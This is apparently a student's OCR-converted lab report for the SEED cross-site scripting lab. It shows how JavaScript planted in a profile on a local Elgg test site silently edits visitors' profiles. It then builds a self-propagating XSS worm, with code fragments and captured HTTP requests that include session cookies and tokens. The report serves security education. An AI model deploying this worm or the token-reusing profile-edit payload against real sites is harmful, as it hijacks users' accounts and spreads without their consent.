
As soon as Alice views Samy's profile, a POST request is sent from Samy's webpage.

INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section


CROSS SITE SCRIPTING (XSS) LAB

This POST response is redirected to Alice's webpage. The header section shows the embedded malicious string.



```
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 7374
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 141
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=7fmpnpruah8rjsc8stsanqvimm
=&__elgg_token=Gv1nKkShZHz-wRYePxvGmQ&__elgg_ts=1681998086&name=Alice&description=PavanRKashyap is my hero!&accessl
POST: HTTP/1.1 302 Found
Date: Thu, 20 Apr 2023 13:41:28 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/cache/1587931381/default/sprintf.js
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
```

The response modifies Alice's profile EDIT page and correspondingly embeds the malicious string in her AboutMe section.



About me
PavanRKashyap is my hero!

```
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 7374
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 141
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=7fmpnpruah8rjsc8stsanqvimm
=&__elgg_token=Gv1nKkShZHz-wRYePxvGmQ&__elgg_ts=1681998086&name=Alice&description=PavanRKashyap is
POST: HTTP/1.1 302 Found
Date: Thu, 20 Apr 2023 13:41:28 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=99
```

The same is seen in her page now. Alice's description now has become "PavanRKashyap is my hero"

INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

Questions –

3. **Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.**

Ans: As suggested previously, on removing this line, Samy will also get infected because that particular line verifies if the current GUID is not that of Samy's. By removing that line, the POST request can now be redirected to Samy's profile page too.



Edit profile

Display name: Samy

About me

```
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var content= token + ts + userName + "&description=PavanRKashyap is my hero!" +
"&accesslevel[description]=2" + guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
//if(elgg.session.user.guid!=samyGuid) // 1
//{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
```


Public

Brief description

Public

Location

As expected, the page is redirected to Samy's profile and his AboutMe section is now changed to "PavanRKashyap is my hero".



About me
PavanRKashyap is my hero!


Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

```
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381"
Vary: User-Agent
Content-Type: image/x-icon

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 140
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=ufhuhauq9co2mgjgs0qc4tljtj
=&__elgg_token=NX0Vl2lmRrQ5GfB4peqY9g&__elgg_ts=1681998304&name=Samy&description=PavanRKashyap is my hero!&access
POST: HTTP/1.1 302 Found
Date: Thu, 20 Apr 2023 13:45:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/cache/1587931381/default/sprintf.js
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
```

CROSS SITE SCRIPTING (XSS) LAB

One crucial point we observer is that, when we route to Samy's AboutMe section in the EditProfile page, we see that the previous Javascript code has been removed (or more like rewritten with the new malicious string).

The previously crafted malicious code is now no more embedded into Samy's profile. This means that anyone who visits Samy's profile now (who were not previously infected) will not be infected i.e there will not be any malicious JS code executed and requests routed to the server.




So, we can conclude that by just removing one specific line, the attacker self-sabotages himself and disrupts the entire intended plan.

Task 6: Writing a Self-Propagating XSS Worm

Previously, Samy was able to only infect those individuals who visited his profile. In this task, Samy aims to generate a self-propagating worm that embeds itself into the AboutMe sections of all those users who view Samy's profile. Once embedded, their profiles also become malicious target points. Anyone who views their profile has that malicious code embedded into their profiles.

The code uses the DOM approach to fetch the XSS worm contents from Samy's profile (to begin it). The fetched contents are placed inside the <script> tags and the new worm is generated.

It then sends out a POST request to the server to embed the "PavanRKashyap is my hero" string into the Description section of the Profile. Considering the fact that the malicious code has now placed itself on the victim's profile, now the victim's profile also becomes a potential target point.



Display name

Samy


About me

```
"&description=" + wormCode + "&accesslevel[description]=2" +
"&briefdescription=CS280%20is%20my%20hero&accesslevel[briefdescription]=2" +
guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
```

Public

Brief description

As previously mentioned, the document.getElementById() command fetches the entire content that lies within the <script> tag.



Brief description

CS280 is my hero

About me

```
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3273
Content-Type: image/svg+xml;charset=utf-8

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1584
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=t27krslb8vqilf6fhreij94t3h
=&__elgg_token=wdIt8nHmcHmitnpDWPpocw&__elgg_ts=1681998888&name=Alice&description=<s
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var content=token + ts + userName +
"&description=" + wormCode + "&accesslevel[description]=2" +
"&briefdescription=CS280%20is%20my%20hero&accesslevel[briefdescription]=2" +
guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
```


☐ Record Data ✓ autoscroll

INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

This entire content is basically the malicious worm/code itself. The same is seen in the body section of the edit request. So, the previous SS basically highlights how when Alice views Samy's page, the entirety of the malicious code gets loaded into Alice's AboutMe section. Once that is complete, the POST request generated above, causes the malicious string to be appended into the Description section.



Edit profile

Display name: Alice

About me:

```
<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

Public

Brief description: CS280 is my hero

Public

Alice

When I view Alice's EditProfile page, my suspicions, supported with substantial proof, is validated. The malicious code has placed itself in the AboutMe section. This indicates that Alice has now become a target point too.

Any user (who is previously not affected) that views Alice's profile page will also be infected by the XSS worm and the malicious string and become a carrier.


Samy used the worm to create an exponential effect, by making each viewer a potential carrier.

To verify if Alice is now a carrier, we login to Charlie. Charlie views Alice's profile now (and not Samy's).

INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB



```
Cookie: Elgg=p88l6sigc87ius28ka7gojsaa1
GET: HTTP/1.1 200 OK
Date: Thu, 13 Apr 2023 10:54:47 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/profile/charlie
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/alice
Connection: keep-alive
Cookie: Elgg=p88l6sigc87ius28ka7gojsaa1
POST: HTTP/1.1 200 OK
Date: Thu, 20 Apr 2023 13:57:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3940
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

We observe again that the entirety of the malicious worm that was previously present in Alice's AboutMe section is being loaded into Charlie. The malicious string is reflected in the Brief Description section of Charlie and Charlie has now been infected (and is now an active carrier of the worm)..



```
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3273
Content-Type: image/svg+xml;charset=utf-8

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1586
